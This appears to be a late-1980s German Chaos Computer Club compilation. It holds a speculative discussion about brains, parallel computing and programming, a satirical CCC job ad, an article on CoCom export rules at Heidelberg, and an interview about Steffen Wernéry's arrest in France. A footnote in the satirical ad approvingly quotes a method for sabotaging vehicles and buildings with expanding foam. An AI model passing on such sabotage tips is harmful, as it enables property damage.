w: Das bezweifle ich. Weil auf der Ebene des Fühlens kommst du nicht weit. Das Auge ist das Werkzeug zum Überschreiten von Entfernungen. Ich will jetzt nicht sagen.. das Riechen z.B., da riechst Moleküle, das ist die Feinheit der Auflösung. Das Schmecken: schmeckste Moleküle. Das Hören ist auch so verflucht fein..

p: Wußtest du, daß das Wort 'Ereignis' von 'Auge' kommt? Eräugnis.

v: Ist ja wundervoll..

w: ..die größte Bitdichte..

v: ..ja, die größte Bitdichte. Aber es kann über jede irgendwie geartete Schnittstelle gehen. Es ist völlig egal, welche Bitdichte die hat. Mit der einen geht's ein bißchen besser und mit der anderen geht's ein bißchen schlechter.

w: Ja, bei 'ner langsameren Bitdichte dauert es eben ein paar Jahrmilliarden länger, bis sich Intelligenz entwickelt hat.

v: Das ändert ja nichts.. jetzt sind wir schon wieder bei einem völlig anderen Thema. Ich wollte mich nur gegen die Äußerung wehren, daß das was mit Feuer oder mit Licht oder sonstwas zu tun hat, weil's einfach Unsinn ist. Es kann auch ein Drucker sein.


w: Ich hab bloß historisch diese Bitdichte reingebracht. Und damit einen Erkenntnisschritt auf der organischen Seite ermöglicht.

## Datenhacker

• Ich las Ihren Artikel in BILD + FUNK Nr. 15. Ich besitze selbst zwei Computer. Als ich von der Verhaftung Werners erfuhr, war ich geschockt. Er ist ein Paradebeispiel für einen Hacker, der nicht Kapital aus seinem Können gewinnt. Ich weiß, wie teuer Computerhardware ist. Ein Taschengeld nebenbei verdienen sich viele mit Knacken von Programmen. Aber nicht Wernery. Die, die Wernery vernahm, ließen, sollten sich überlegen, ob sie nicht viele andere in den Untergrund jagen, die jetzt weitermachen, ohne Systemknacker auf Schwachstellen aufmerksam zu machen.  
IPEC-DATAMOS




# Im Zuge unserer Betriebserweiterung sucht der **CHAOS COMPUTER CLUB e.V.** ab sofort versierte Mitarbeiter/innen.



Die weltweit anerkannte Arbeit des CCC führt zu globalen Bedürfnissen aller Art: Eine massive Erweiterung unseres Personalbestandes ist die Folge. Wir expandieren in den Bereichen Satelliten- Scrambling, Virologie, Magnetomanie, Datenbankrecherche (Off shore hacking) und allgemeines Hacking\*.

Namhafte Großfirmen, Behörden vieler Länder und internationale Forschungslaboratorien zählen zu unseren Servicepartnern. Unser Markenzeichen, die individuelle Betreuung im konkreten Einzelfall (sozial Engineering), erfordert Geduld, Hingabe, eine ungehörige Portion Einfühlungsvermögen und Rennbahnerfahrung. Zuschriften bitte an: Chaos Computer Club, Schwenckestr 85, 2 HH 20.

## Unser neuestes Software Produkt: \_\_\_\_\_



**Rasterfahndung \*BKA#**

Sie sehen Rasternummer:

Direkte Wahl mit Durchlaufen:

Haare	10	11-19	1
Augen	20	21-29	2
Mund	30	31-39	3
Kinn	40	41-49	4
Brille	50-59	5	
Pickel	60-61	6	

Homent

Rasterfahndung ist ein Spiel im Stil unserer Zeit. Sie können damit Fahndungsbilder erstellen. Kombinieren Sie Ihren persönlichen Terroristen.

### Rasterfahndung im Btx-System.

Lange wurde im Bildschirmtext kritischen Arbeitskreises (BKA) darüber gebrütet, Btx auch für die Fahndung und erkennungsdienstliche Anwendungen zu erschließen. Nach nur einjähriger Forschungs- und Entwicklungsarbeit wurde erwartet, bis die Bundespost die nötigen Systemgrundlagen einbrachte. Sodann wurde der erste Prototyp zur Telefahndung freigeschaltet. Seit der Eröffnung der Internationalen Funkausstellung in Berlin können sich Btx Teilnehmer nun erstmals aktiv an der Rasterfahndung beteiligen. Über den Suchbegriff »BKA« finden Sie Zugang. Die Fahndungskosten werden zeitgleich mit dem Taschengeldkonto verrechnet.


## Ein Blick in unsere Werkstätten: \_\_\_\_\_



Kalle B. beim Anschluss des Satelliten saugers "SäuSau".



Unser ganzer Stolz: Hochspannungs Elektronenmikroskop.



Norbert B. im Scramble Room.



Die Lehrwerkstatt: Meister Oskar L. nebst Lehrling Otto S. bei der Endkontrolle.

\* Allgemeines Hacking, ein Beispiel: "Kein Auto startet, wenn du das Auspuffrohr mit Hartschaum ausgeschäumt hast. Die praktische Schäumdose, in jedem

Heimwerker Markt erhältlich, erlaubt einen äußerlich nicht wahrnehmbaren Rohrschluss. In Sekundenbruchteilen der Schaum schließt dicht und hält bomben-

fest. Über ein lautes Röcheln kommt der Motor nicht hinaus. Sämtliche Räume und Fahrzeuge auf einer italienischen Großbaustelle - alle bestens gesichert,

aber nicht bewacht, wurden über Nachteinsgeschäumt. Eine längere Bauunterbrechung war die Folge. (Einschäumen kannte eigentlich alle: Lüftungsgschächte,

Abflüsse, Auslässe, Rollläden, Fensterläden etc. Das Zeug dichtet und hält wie Sau." Zitat aus: Lexikon der subversiven Phantasie, Eichborn 84, S. 49.



v: Deine Phantasie..

p: Für mich spielt das Licht 'ne große Rolle. Ich bin Großstadttromantiker. Und mich fasziniert am Computer, daß ich da mit Licht schreiben kann. Oder rotationssymmetrische Modelle in 3D-CAD-Programmen, töpfen mit Licht. Diese Leichtigkeit in den Bildern, Schwerelosigkeit, alles schwebt. Du hast so ein cleanes Universum. Ich mein, die sind natürlich auch antiseptisch, die Bilder. Wenn man Computergraphiken sieht, wünscht man sich manchmal, daß da jemand in die Ecke kackt. Alles so glatt und glänzend, da müssen sie immer zeigen, was sie können. Irgendwann wird's Schmutz- und Verrohungsprogramme geben.

(. . .)

p: ..Warum baut eigentlich noch niemand Haushaltsroboter?

v: Ich weiß nicht, 'n Haushaltsroboter. . .

p: Ist es nicht das Ziel der Automatisierung, alle lästige Arbeit vom Menschen wegzunehmen?

v: Ich weiß nicht. Ich meine, wir sind keine Automatisierer. Ich jedenfalls bin kein Automatisierer, wenn ich nicht damit mein Geld verdienen muß. Dann ist mir das scheißegal.

w: Bei mir ist es so: Ich möchte genug Rechenkapazität haben..

p: Wozu? Wo willst du hin damit?

w: Strukturen angucken.

v: Und wo ich hinwill, das kann ich dir auch sagen.

p: Bloß so philosophisch Strukturen angucken, Mandala-artig? Geil, ne Struktur..

w: Ne, nicht: Geil, ne Struktur. In der Perspektive, meine Realitätssicht dort in Bits zu haben und das abgleichen zu können mit anderen, sodaß man auch bestimmte Zukunftsplots machen kann, die miteinander abstimmen kann. Meinetwegen so ein organisiertes.. das, was intern bei IBM läuft. Die Datenbank-Geschichten, wo man als Angestellter seinen Datenbankjunk kriegt, was man wissen will, und das ganze eben nicht mit Papa IBM, sondern selbst organisiert und frei fluktuierend in die Zukunft.

p: Wie, läuft das schon?

w: Das ist meine Vorstellung. Dazu bräucht' ich eigentlich so ein Transputerdingens mit Gigabyte dran und zwei WORMs, und dann könnte ich in dieser Hinsicht die ersten Schrittlchen machen.

p: Hast du 'ne Ahnung, was die bei IBM grad in der Küche haben? Woran die in den Labors basteln?

w: Weiß ich nicht. Aber wenn ich mir anguck', auf was für Hobeln deren Datenbankanwendungen heute laufen, dann denk ich: Die technologische Entwicklung gibt mir bald die Möglichkeit, mir zuhause so einen Kasten hinzustellen, wie ich mir eben vor ein paar Jahren den Atari hinstellen konnte.

p: Die Taschen-Cray.

w: Ja. Und dann kann ich diese ganzen Anwendungen drauf fahren. Schweizer Telefonbuch, eine CD-Disk, mit den Mädchennamen der Frau. Kann man mal rangehen, 'ne Vornamensstatistik der Schweizer zu machen, Dabei der Örter. Zu solchen Sachen hab ich Lust.

p: Vornamenstatistik der Frauen?

v: Ich möchte gerne Urknall-Experimente machen.

p: Also den lieben Gott ausrechnen.

v: Nein. Urknalllexperimente.

p: Ham' sie bei Abel Image Resarch schon gemacht.

v: Wenn du sowieso schon alles weißt, warum stellst du mir überhaupt noch 'ne Frage?

p: Flecht' ich nur am Rande rein.

v: Aber du Bla'st mir immer so die Birne zu.. Ich will keinen lieben Gott ausrechnen, sondern..

w: ..Du willst 'ne Struktur, die antwortet.

v: Meine fixe Idee ist einfach, daß irgendwas sich selbst entwickelt, wenn man nur genügend Voraussetzungen dafür schafft. Das ist meine Urknall-Theorie.

p: Homunkulus. Kennste das? Doktor Faust.

v: Jetzt komm doch nicht mit irgendwelchen Scheißbüchern. Ich hab noch keins gelesen, das weißt du ganz genau.



p: Deswegen frag ich auch, ob du das kennst.

w: Faust, das sind Warnungen vor den Folgewirkungen, von vor 200 Jahren.

v: Das ist eben die Idee, die mich da dran fasziniert: N' Modell zu entwickeln, richtig was zum Anfassen, woran ich mich selber studieren kann. Sozusagen eine Maschine mit möglichst vielen Parallelen zu mir zu bauen, um mich selber dran studieren zu können.

p: Warum begnügt man sich dann nicht mit Menschen? Das sind doch genau wie du konstruierte Systeme?

v: Du kannst sie leider nicht auseinandernehmen und ihre Zustände an jeder Stelle abfragen.

w: Sie sind eben ein bißchen komplexer als zehn Transputer, deren Software man untereinander verschalten kann.

v: Darum geht es nicht. Das ist einfach ethisch nicht drin. Und auch technisch sind die Meßverfahren schwieriger. Wenn man so 'ne Elektronik hat, hat man eine Vereinfachung. Man kann mit dem Voltmeter rangehen. Ich hab da natürlich noch ein bißchen Analog-Idee mit dran. Es wird noch was Analoges mit dabei sein.

w: Wie bringst du das Analoge mit rein? Auf der Ebene Analog-Digital-Wandler?

v: Ne. Hardwaremäßig. Mit analogen Logikgattern.

w: Also, neuronales Vernetzungskonzept.

v: Das sowieso. Aber das kannst du ja auch noch digital machen. Die Erweiterung um die analoge Komponente, die stell ich mir so vor, daß man diese.. den.. wie soll ich sagen: nur mit Bauelementen arbeitet, die sagen wir mal, wenn jetzt irgendeine logische Verknüpfung stattfinden soll, die eben eine bestimmte Durchsetzungskraft haben soll, verstehst du, in Form von Spannung oder irgendeiner Größe, das ist völlig egal, einfach nur um diese gewisse Durchsetzungskraft zu realisieren.. Und dann hab ich mir auch noch sowas überlegt wie Erlebnisfilter. Es ist ja ein recht interessantes Phänomen, daß eben, daß man sowas Suchmäßiges losschicken muß im Kopf, und daß das zunächst mal überhaupt nichts findet und auch unmöglich was finden kann, und nach einer Zeit doch was ausgegraben hat. Daß das so funk-

tioniert, da hab ich mir vorgestellt – ist auch wieder nur eine Idee –, daß vielleicht im Gehirn ein Kompressions-Algorithmus für den ganzen Schrott da ist, und daß das immer wieder erst auseinandergebastelt werden muß, bevor man's wieder vergleichen kann.

w: Nein. Das funktioniert so, daß die Kompression so codeintensiv ist, daß du von vorne nach hinten immer feinere Auflösung machen kannst. Das ist die effektivste Form, was zu machen. Meinetwegen, wenn du ein Bild zeilenweise abspeicherst, daß du bis zu demjenigen Delta abspeicherst, wo du es nicht mehr codemäßig effektivieren kannst. Ich kann mir nicht vorstellen, daß es anders funktioniert, weil das ist das Effektivste. Was man dann noch von der Codestruktur her verdichten könnte, wäre meinetwegen, daß man sich aus dem Integer-Raum Randomziffern bildet nach 'nem Algorithmus und dann mit einem Search derartige Bitmuster sucht und durch die Adresse abspeichert und die Adresse kürzer ist als die Daten. Aber das ist ein Komprimierungsalgorithmus, der tendenziell die Grenzen von Huffmans Theorie sprengt. Und das ist unpraktisch zu implementieren, das ist großer Rechenaufwand.

Und ich meine, daß die Transputer einen entscheidenden Nachteil haben gegenüber der neuronalen Vernetzung, weil sie nämlich nur vier Dinger haben. Und die Neuronen sind meines Wissens mehrfach vernetzt. Die Abbildung von Analogwerten im Digitalen ist für mich die dritte Dimension gegenüber einem horizontalen Netz. Das ist mein Denken darüber, wie das Ganze funktioniert.


p: Wir sind in der Computerentwicklung ja erst in der zweiten Dimension angelangt. Aus dem Linearen raus.

v: Was mich beschäftigt, ist daß diese Geschichte mit den Prozessoren wieder zu wenig allgemein ist für meine Begriffe. Und deswegen hab ich die Prozessoren einfach weggelassen und wieder durch TTL-Gräber ersetzt.

p: Was heißt TTL eigentlich?

w: Transistor-Transistor-Logik.

v: Und da ich mir überlegt hab'.. Paß auf: Jetzt kommt der Kernpunkt, der in meiner Geschichte da drinsteht. Die Kernaussage ist: Ich hab die Prozessoren, weil ich diese als Quatsch erkannt hab, also wieder durch TTL-Gräber ersetzt. Diese TTL-Gräber vernetze ich möglichst universell und, was noch hinzukommt: Diese TTL-Gräber müssen modifizierbar sein.



Das heißt, dieser Prozessor muß sich selbst umbauen können. So, und wozu komm ich da? Ich komm zu einer PAL-Logik, zunächst mal. PAL-Logik, wunderbar..

w: Und da gibts ja die modernere GAL- oder so..

v: Genau da komm ich hin. Und dann sag ich: Mein Gehirn besteht aus auf 'ne bestimmte Weise vernetzten dynamischen GALs sozusagen, die, wenn du den Strom ausschaltest, alles wieder vergessen.

w: Dynamisch ist das eine. Das zweite, hast du dir mal über die Clock Gedanken gemacht?

v: Du meinst den Systemtakt?

w: Ich meine jetzt nicht die Megahertz-Ebene, sondern die Herz-Ebene.

v: Über die Clock hab ich mir insofern wenig Gedanken gemacht, als man die an jeder Stelle des Systems – auch mehrere verschiedene Taktsignale – einspeisen könnte, und die auf irgendeine Art und Weise vermarmeln. Ich könnte das Sonnenlicht als Clock nehmen, und einen Radiosender und ein wasweißich. Ich kann verschiedene Taktsignale in meine Schaltung reinlassen.

w: Wenn das System eine bestimmte Intelligenz haben soll, ist das damit verbunden, daß es bestimmte klar definierte Eigenschwingvorgänge im Herz-Bereich hat.

v: Mein Ansatz geht ja anders 'ran. Ich versuch ja eher.. vielleicht ergeben sich diese Schwingungen im Herz-Bereich ja aus diesen Faktoren, die auf die Schaltung einströmen. Vielleicht ergeben die sich sogar zwangsläufig.

p: Was sind denn das für Schwingungen im Herz-Bereich?

w: Das ist so dieses ganze Alfa bis Theta. Das ist in der Situation wie wir zusammensitzen und eine gewisse Ruhe an den Tag legen, da sind wir auch in der Lage, das, was wir diskutieren, in unser Langzeitgedächtnis aufzunehmen. Wenn dauernd das Telefon klingelt, sind wir mit unserer Eigenschwingung eben jetzt etwas höher, Streßniveau, und dann ist die Funktion 'Auf Dauer abspeichern' beschränkt. Das sind bestimmte Eigenarten unseres Alltagsystems.

p: Wahrscheinlich, weil die Übertragungsge-

schwindigkeit runter auf die langsamere Ebene nicht ausreicht.

w: Da ist die vorhandene Rechenkapazität mit anderen Aufgaben soweit ausgelastet, daß diese aufwendigen Archivierungs- und Filterfunktionen bis in die Details, so stückweise runter und dafür dann irgendwelche Bereiche freiräumen, und in dem Gehirn dann die Chemikalien ausstoßen, die bewirken, daß ich bestimmte Strukturen konserviere, die ist bei den höheren Frequenzen gebremst.

p: Es gibt ja auch scheinbar sowas wie genetische Clocks. Da ist vor einem halben Jahr eine Untersuchung eines Biologen veröffentlicht worden, der Pflanzen untersucht hat, und die wochenlang in dunkle Schränke eingesperrt hat. Die haben sich trotzdem nach Tag und Nacht verhalten, in bestimmten Zyklen. Die haben sich sogar nach den Mondzyklen verhalten. Ganz interessant.

w: Magnetfeld.

p: Das interessante war: Die genetische Uhr in den Pflanzen geht scheinbar ein bißchen nach. Die stammt scheinbar aus 'ner Zeit, wo die Erde sich noch ein bißchen langsamer gedreht hat.. oder schneller.. wie 'rum jetzt?

w: Ich glaub, die bremst. Ich glaub nicht, daß sie beschleunigt.

(Heiterkeit)

p: Wer kann das sagen.. Ich meine, die Parallelrechner sind in einer Hinsicht ein interessantes Konzept, das wahrscheinlich noch eine zeitlang weiterverfolgt wird, weil wir damit zum ersten Mal aus unserer von der Schriftkultur geprägten Denkweise ausbrechen. Aus dem linearen Denken, was du immer als erstes eingetrichtert bekommst, schon als Kind, in der Schule, dieses Eins-nach-dem-anderen-Denken..

w: ..du sollst keine gordischen Knoten erzeugen..

p: Und jeder weiß aber aus ganz banaler Erfahrung, daß der Mensch eigentlich Multitaskingfähig ist. das heißt, du kannst gleichzeitig telefonieren, fernsehen, Brötchen essen und was aufschreiben. Es ist jetzt halt sehr die Frage.. Nach meinem Wissen gehört zu den Hauptproblemen an den Computern zur Zeit, daß die Leute sich an der Software das Hirn ausreißen, weil keiner parallel denken kann. In gewisser Hinsicht können die Programmierer



jetzt eine kulturelle Avantgarde werden oder 'ne philosophische, weil sie eine neue Art zu denken ausprobieren, nämlich paralleles Denken. Meinst du, daß es möglich ist, daß du in deinem biologischen System einen Kanal, der normalerweise fürs Telefonieren abgestellt ist, freisetzen kannst für einen zweiten rationalen Gedankenlauf? Daß man das lernen kann, parallel zu denken?

w: Ja.

p: Also, daß du zwei oder mehrere Gedanken nebeneinander her verfolgen kannst und sie verzweigen läßt.

w: Also, als Übung seh' ich dazu die Bücher von Robert Wilson, "Illuminatus". Da hast du stets mit einem halben Dutzend Ereignisse zu tun, die sequentiell..

p: Aber das ist Fake. Das läuft auch noch alles linear, wenn du Illuminatus liest. Da bist du immer noch in EINER Zeile. Du kannst vielleicht Arno Schmidt lesen, "Zettels Traum". Der hat ab und zu Wörter obendrüber und untendrunter geschrieben in der Zeile, das ist schon.. und Noten, Partituren. Du müßtest beim parallelen Denken sozusagen sprachlich eine Partitur realisieren, im Kopf. Opernhafte Denken.

w: Dieses Strickmuster einer Viererpartitur, das hat der Wilson auch gebracht. Das sind für mich so diese Multitasking-Dinger. Ein Buch lesen und vier Geschichten verfolgen. Nett. Vier Schachaufgaben auf einmal, das ist bäh.

v: Aber zwei Bücher gleichzeitig lesen, das ist eigentlich das Interessante. Wenn du es schaffst, dein eines Auge zu programmieren auf ein Buch – du kannst mit einem Auge lesen –, und es schaffst, dein anderes Auge auf das andere Buch zu programmieren und das parallel in deinem Hirn zu verarbeiten, dann ist das 'ne verdammte Beschleunigung. Dann ist es eine neue Qualität.

p: Das ist es, was ich meine.

w: Training. Verdammt hartes Training.

p: Vielleicht dauert das Generationen. Wir haben 5000 Jahre Schriftkultur hinter uns jetzt.

w: Wobei ich aber zu behaupten wage: Ich trainiere lieber linear schneller und lese die beiden hintereinander. Ich glaub', das geht schneller.

v: Es ist immer noch die Frage, wie weit sich das

perfektionieren läßt. Denn, möglicherweise, wenn man das perfektionieren kann, daß man nicht nur zwei Vorgänge, sondern beliebig viele Vorgänge parallel denken kann, dann kannst du zum Beispiel 'nen Binärbaum geistig durcharbeiten, verstehst du, nicht immer wieder zurückspringen, sondern alles auf einmal, und dann die Enden langsam.. die Prozesse abkappen, wenn sie an irgendein Ende gekommen sind. Was meinst du, wie schnell du da zu irgendeinem Ergebnis kommst.

w: Wir machen einen Halbjahreskursus: So integriere ich den Bubblesort in mein Hirn.

v: Ganz genau. Sachen, die bisher die Hirnkapazität gesprengt haben.

p: Zu deutsch: Wie lerne ich, Occam zu programmieren.

v: Nein: Wie lerne ich, Occam zu denken. Das ist es.

w: K.S. will immer, daß die Leute alle Forth denken.


p: Weißt du, auf was ich gekommen bin? Es gibt verschiedene Ähnlichkeiten zwischen Programmiersprachen und Musik. Die Forth-Leute sind für mich so die Freejazz. Forth ist genauso schwer verdaulich wie Freejazz. Nur für Assembler hab ich noch kein richtiges Musikanalogon gefunden. Vielleicht Industrial Rock oder so, stimmt auch nicht ganz. Burundi Beat, ja, dom dum dom dum. C ist elegante Popmusik. Basic ist deutscher Schlager. Und Occam hab ich noch nicht kategorisiert. Occam ähnelt 'ner Orchesteraufführung. Occam ist opernhafte.

w: Aber dann eine moderne Oper mit einem Theater, wo in dem Theater die Bühne eine Drehbühne in der Mitte ist, und ringsum sind vier Zuschauersäle und die Drehbühne dreht sich von Szene zu Szene und die Schauspieler spielen kontinuierlich. Ich glaub, das ist ein Alptraum für einen Schauspieler.

v: Oder stell dir vor: Eine Bühne an so 'nem langen Band, 'nem Fließband. Wo jede Szene an dem Fließband dran ist, und in jeder Szene spielen immer Schauspieler. Die Fließbandidee ins Theater gebracht. Jeder spielt nur diese eine Szene..

p: ..und geht dann wieder weg..

v: Nein. Die bleiben da drin, und dieses Fließband wird nur an den einzelnen Zuschauersä-



len eins weitergetickt. Und es spielt immer in diesen Boxen, immer dieselben Schauspieler spielen immer dieselben Szenen.

p: Damit ist das Arbeitslosenproblem beseitigt.

w: Da machste nur: die Bewegung im Filmprojektor auf real existierende Leute zu übertragen.

v: Neinneinnein.. ich mein das szenenweise. Die gleichen Schauspieler spielen immer die gleichen Szenen. Aber jede Szene hat ihre eigenen Schauspieler.

w: Meine Szenen-Einheitsdefinition hab ich jetzt so getroffen, daß ich meine dafür mechanisch vorgegebene Zeit, nämlich das Nicken mit den Augen von etwa 1/25 Sekunde als eine Szene definiert habe. Noch 'ne andere Zeit. Tack, Blinker. 4 Hundertstel Sekunden.

v: Na und?

w: Das ist eine Zeiteinheit. Die Szene. In einer Oper meinetwegen. 'Ne Szene, die ich so wahrnehme..

p: Das ist ein sehr subjektiver Maßstab. Wie der geheimnisvolle Pyramidenzoll.

v: Ich hab auch gar nicht mitgekriegt, was das sein soll.

p: 'Ne Zeiteinheit. Wau hat 'ne subjektive Zeiteinheit für sich erfunden.

w: Nö, 'ne objektive.

p: Das behauptest DU.

w: Ja, das behaupte ich.

p: Meinst, das Tickern ist bei allen Menschen genau gleich lang?

w: Es liegt in dieser Größenordnung.

p: Und das, sagst du, ist ab jetzt eine Szene? Ist aber 'n bißchen knapp. Das ist ein Augenblick, keine Szene.

w: Ist ein Augenblick, gut.

# DER WUNDERRECHNER

Am Heidelberger Rechenzentrum war man im letzten Jahr begeistert über ein Wunderwerk moderner Technologie mit dem Namen „Vector Facility“. Hervorstechendste Eigenschaft: Viele Rechenoperationen werden vom ohnehin schon überaus leistungsfähigen Computer nun viermal so schnell vollzogen! Das Hochgefühl stieg abermals, als IBM gar die Schenkung des teuren Hardware-Zusatzes in Erwägung zog.

Der Pferdefuß dieser Geschichte: Die Vector Facility fällt als High-Tech-Gerät unter die Cocom-Liste der USA, auf der all diejenigen Waffen und Produkte stehen, die nicht ins sozialistische Ausland exportiert werden dürfen und somit unter Geheimhaltung stehen.

Die Konsequenz wäre der Ausschluß von rund hundert Studenten aus 17 sozialistischen Ländern von der Arbeit am Heidelberger Rechenzentrum. Sie sollten auf die Benutzung des Rechners per Unterschrift verzichten (im Falle des Kaufs des Zusatzgerätes), auch wenn sie den Rechner zur Anfertigung von Diplom- und Doktorarbeiten benötigten. Vier Monate, bis zum Februar '88 dauerte es, bis die studentischen Vertreter in den Universitätsgremien hellhörig wurden. Insbesondere Bernd Fix (studentischer Vertreter im universitären EDV-Ausschuß) sorgte dann für die notwendige Öffentlichkeit.

Abgesehen von der verfassungswidrigen Benachteiligung einer bestimmten studentischen Gruppe wirkte auch die Anwendung der Cocom-Bestimmungen im Heidelberger Fall geradezu grotesk. Denn eine Maschinenspionage kann alleine durch die Benutzung des Rechners nicht betrieben werden – Schaltpläne spuckt der Rechner nicht aus. So das gleichstimmende Urteil von Bernd Fix und Dr. Peter Sandner, dem Leiter des Rechenzentrums. Trotz dieser Argumente bestehen die Cocom-Bestimmungen, so daß die US-Ausführbehörde auch im Heidelberger Fall auf die Einhaltung der Regelungen pochte. Die Universität befand sich nun in einer unangenehmen Situation, da sie bei einem Kauf der Vector Facility mit weitgehenden Protesten der Studentenschaft zu rechnen hatte. Die fast schon sichere Anschaffung wurde überdacht, einige Professoren bekundeten ihre Vorbehalte, und flugs wurde in den Universitätsgremien die Anschaffung der Vector Facility (vorläufig) aufs „Eis“ gelegt! Auf Anfrage des AstA Heidelberg bestätigte der Rektor der Universität Heidelberg, Prof. Dr. Selin, daß „eine Entscheidung über den Kauf einer V. F. am Universitätsrechenzentrum jedenfalls im Haushaltsjahr 1988 nicht mehr ansteht!“ Es bleibt abzuwarten, ob dies schon das Ende der Heidelberger Computer-Posse ist oder nicht vielmehr der Anfang von langwierigen Querelen zwischen Universität und Studenten.

DARIUS-OLIVER KIANZAD



**PMC:** Herr Gliss, Sie sind in Frankreich zusammen mit Steffen Wernéry verhaftet worden. Weshalb?

**Gliss:** Man zeigte mir einen Arretierungsbeschuß und führte mich ab – zum Verhör. Nach französischem Recht ist es möglich, daß ein Zeuge zum Zweck des Verhörs arretiert wird, bis zu 24 Stunden. Sieht der Richter ein Informationsbedürfnis, kann das auf 48 Stunden verlängert werden. Spätestens dann muß der Betroffene freigelassen oder unter Anklage gestellt werden.

**PMC:** Sie wurden nach vier Stunden freigelassen, im Gegensatz zu Wernéry.

**Gliss:** Vorzuwerfen hatte ich mir eh nichts. Ich habe auf meine Verbindungen zu bestimmten Sicherheitsbehörden hingewiesen, dort könne man sich erkundigen. Das haben sie offensichtlich getan. Und jemand wie ich aus diesem Umfeld wirkt offensichtlich vertrauter als Wernéry, der erwiesenermaßen direkten Kontakt zur Hackerszene hat.

**PMC:** Was wurde Wernéry vorgeworfen?

**Gliss:** Er wurde in Untersuchungshaft genommen, weil er tatverdächtig sei, Daten ausspioniert, verfälscht und zerstört zu haben, und zwar in zehn Fällen in Frankreich.

**PMC:** Der spektakulärste Fall hiervon ist ja beim französischen Philips-Konzern passiert.

**Gliss:** Die haben die Verhaftung bewirkt.

**PMC:** Was ist denn nun wirklich dran an den Vorwürfen?

**Gliss:** Ich halte das Vorgehen von Philips für dumm und infam. Mir hat die Polizei gesagt, man würde Wernéry dabeihalten, weil man nun jemanden ausquetschen könne, von dem man wisse, daß er viel weiß. In Deutschland wäre das rechtlich nicht möglich.

**PMC:** Was ist denn bei Philips an Schaden entstanden?

**Gliss:** Es gibt da die wütesten Behauptungen. Über Schäden in Höhe von vier Milliarden Francs\* wird spekuliert; daß Daten zerstört worden seien; daß Forschungsprojekte ausgespäht wurden; und daß auf militärisch wichtige Daten zugegriffen worden sei. Ich mag mich an diesen Spekulationen nicht beteiligen, ich berichte hier nur, was in der Pariser Gerüchteküche umlief. Ob sich der Schaden wirklich beziffern läßt, ob das jemals genau geklärt wird, ist eine andere Frage.

**PMC:** Weshalb hat Wernéry das Risiko auf sich genommen, nach Frankreich zu fahren?

**Gliss:** Er sollte als Referent auf dem SECURICOM-Kongreß auftreten und dort über die Vorfälle im NASA-Netz berichten. Wir haben uns ja schon lange vorher erkundigt, ob für ihn Gefahr bei der Einreise besteht, ob etwas gegen ihn vorliegt – das wurde dem Veranstalter ge-

Was ist im Fall Wernéry wirklich passiert?

# Hacker in Haft: »Die Zeit des Indianerspiels ist zu Ende!«

Ironie der Ereignisse: Steffen Wernéry wollte in Frankreich auf einem Fachkongreß über Datenschutz referieren – und wurde als Hacker verhaftet. Wir sprachen mit Hans Gliss, der die aktuellen Ereignisse hautnah miterlebte.

gentüber verneint. Aber Wernéry hat einen großen Fehler gemacht. Er hat der Firma Philips einen Brief geschickt, mit einem Hinweis auf seinen Auftritt zum Thema NASA-Hack, und daß es nützlich wäre, sich zu einem vertraulichen Gespräch zu treffen. Denn er kenne die Umstände der Philips-Vorfälle überhaupt nicht.

**PMC:** Und was meinte Philips dazu?

**Gliss:** Es wurde ein Termin vereinbart, aber am Flugzeug erschien ein Empfangskomitee der Polizei.

**PMC:** Mit welcher Begründung?

**Gliss:** Der Untersuchungsrichter sagte Wernérys Anwältin, man habe ihm zwar nichts Konkretes nachweisen können, man wolle ihn aber dabeihalten, um durch weitere Recherchen eine Mitwisserschaft nachzuweisen. Außerdem wurde der Brief an Philips als Erpressungsversuch gewertet, und das sei ein hinreichender Haftgrund.

**PMC:** Aber wirkliche Hinweise auf strafbare Handlungen gibt es nicht?

**Gliss:** Nein.

**PMC:** Wirklich überhaupt nichts?

**Gliss:** Ich weiß wirklich nichts davon. Und meine Einschätzung von Wernéry ist: Hatte er sich nur das Geringste vorzuwerfen gehabt, dann wäre er sicher nicht nach Frankreich gefahren. Er ist ja nicht dumm.

**PMC:** Nun hatte es ja schon zuvor in Deutschland Ärger gegeben. Hausdurchsuchung beim Chaos Computer Club und auch in Wernérys Wohnung.

**Gliss:** Selbst die deutschen Behörden waren von der Aktion der Franzosen völ-

lig überrascht. Die Staatsanwaltschaft Hamburg hat selbst eine Art Ehrenerklärung für ihn abgegeben. Deren Ermittlungen haben ergeben, daß er weder Täter noch Mittäter in dieser Angelegenheit ist.

**PMC:** In der Öffentlichkeit hält sich aber immer noch die Ansicht, der NASA-Hack ginge auf das Konto der Hamburger Computer-Chaoten.

**Gliss:** Diese Ansicht ist falsch. Die NASA-Hacker haben beim Chaos Computer Club Beweismaterial abgeliefert. Dieses Material ist auf ausdrücklichen Wunsch eines deutschen Sicherheitsdienstes gesammelt worden. Der hat Kopien davon bekommen und dafür gesorgt, daß die Amerikaner, vor allem die NASA und DEC als verantwortlicher Hersteller, informiert wurden. Ich bin damals Zeuge dieser Verhandlungen gewesen. Nach sechsmonatigen Ermittlungen wurde am 16. März Wernérys Anwalt mitgeteilt, Wernéry sei nicht tatverdächtig. Vor allem was die französischen Vorwürfe angehe, die ja nichts mit dem NASA-Netz zu tun haben, gebe es keine Anhaltspunkte. Philips und NASA sind verschiedene Vorfälle. In den Augen der Staatsanwaltschaft, so hieß es, gelte Wernéry als eine Art Informationsdreh-scheibe.

**PMC:** Hat sich Wernéry die fatale Situation nicht selbst zuzuschreiben, weil er nie klare Grenzen zwischen Hacker und Berichterstatter gezogen hat?

**Gliss:** Aus meinen Gesprächen mit ihm weiß ich, daß er die Grenzen sehr klar sieht. Der Unterschied ist, ob man in of-

\*Rund 1,3 Milliarden Mark.





fene Rechner eindringt oder Daten ausspäht. Wenn der Chaos Computer Club diese Grenze nicht scharf sieht, dann darf er sich nicht wundern, wenn sein Bild in der Öffentlichkeit immer wieder in der Nähe krimineller Machenschaften angesiedelt wird.

**PMC:** Auch in offenen Netzen ist das Ausspähen strafbar...

**Gliss:** Richtig, nach Paragraph 202a Strafgesetzbuch. Nur gibt es eine Reihe von Netzen, in denen keine geheimen Daten drinstehen. Die NASA hat ja selbst nach dem Hack im Netz gesagt, das sei keine Sicherheitsbedrohung gewesen. Die Daten seien vergleichbar mit öffentlichen Bibliotheken mit freiem Zugriff für alle Wissenschaftler. Was ich übrigens für eine dumme Aussage der NASA halte. Denn zwischen dem Lesen frei zugänglicher Daten im Netz und der Veränderung des Betriebssystems liegen Welten. Im NASA-Computer gelang den Hackern, wie bekannt, eine tiefgreifende Änderung des Betriebssystems durch die berühmt gewordenen »trojanischen Pferde«.

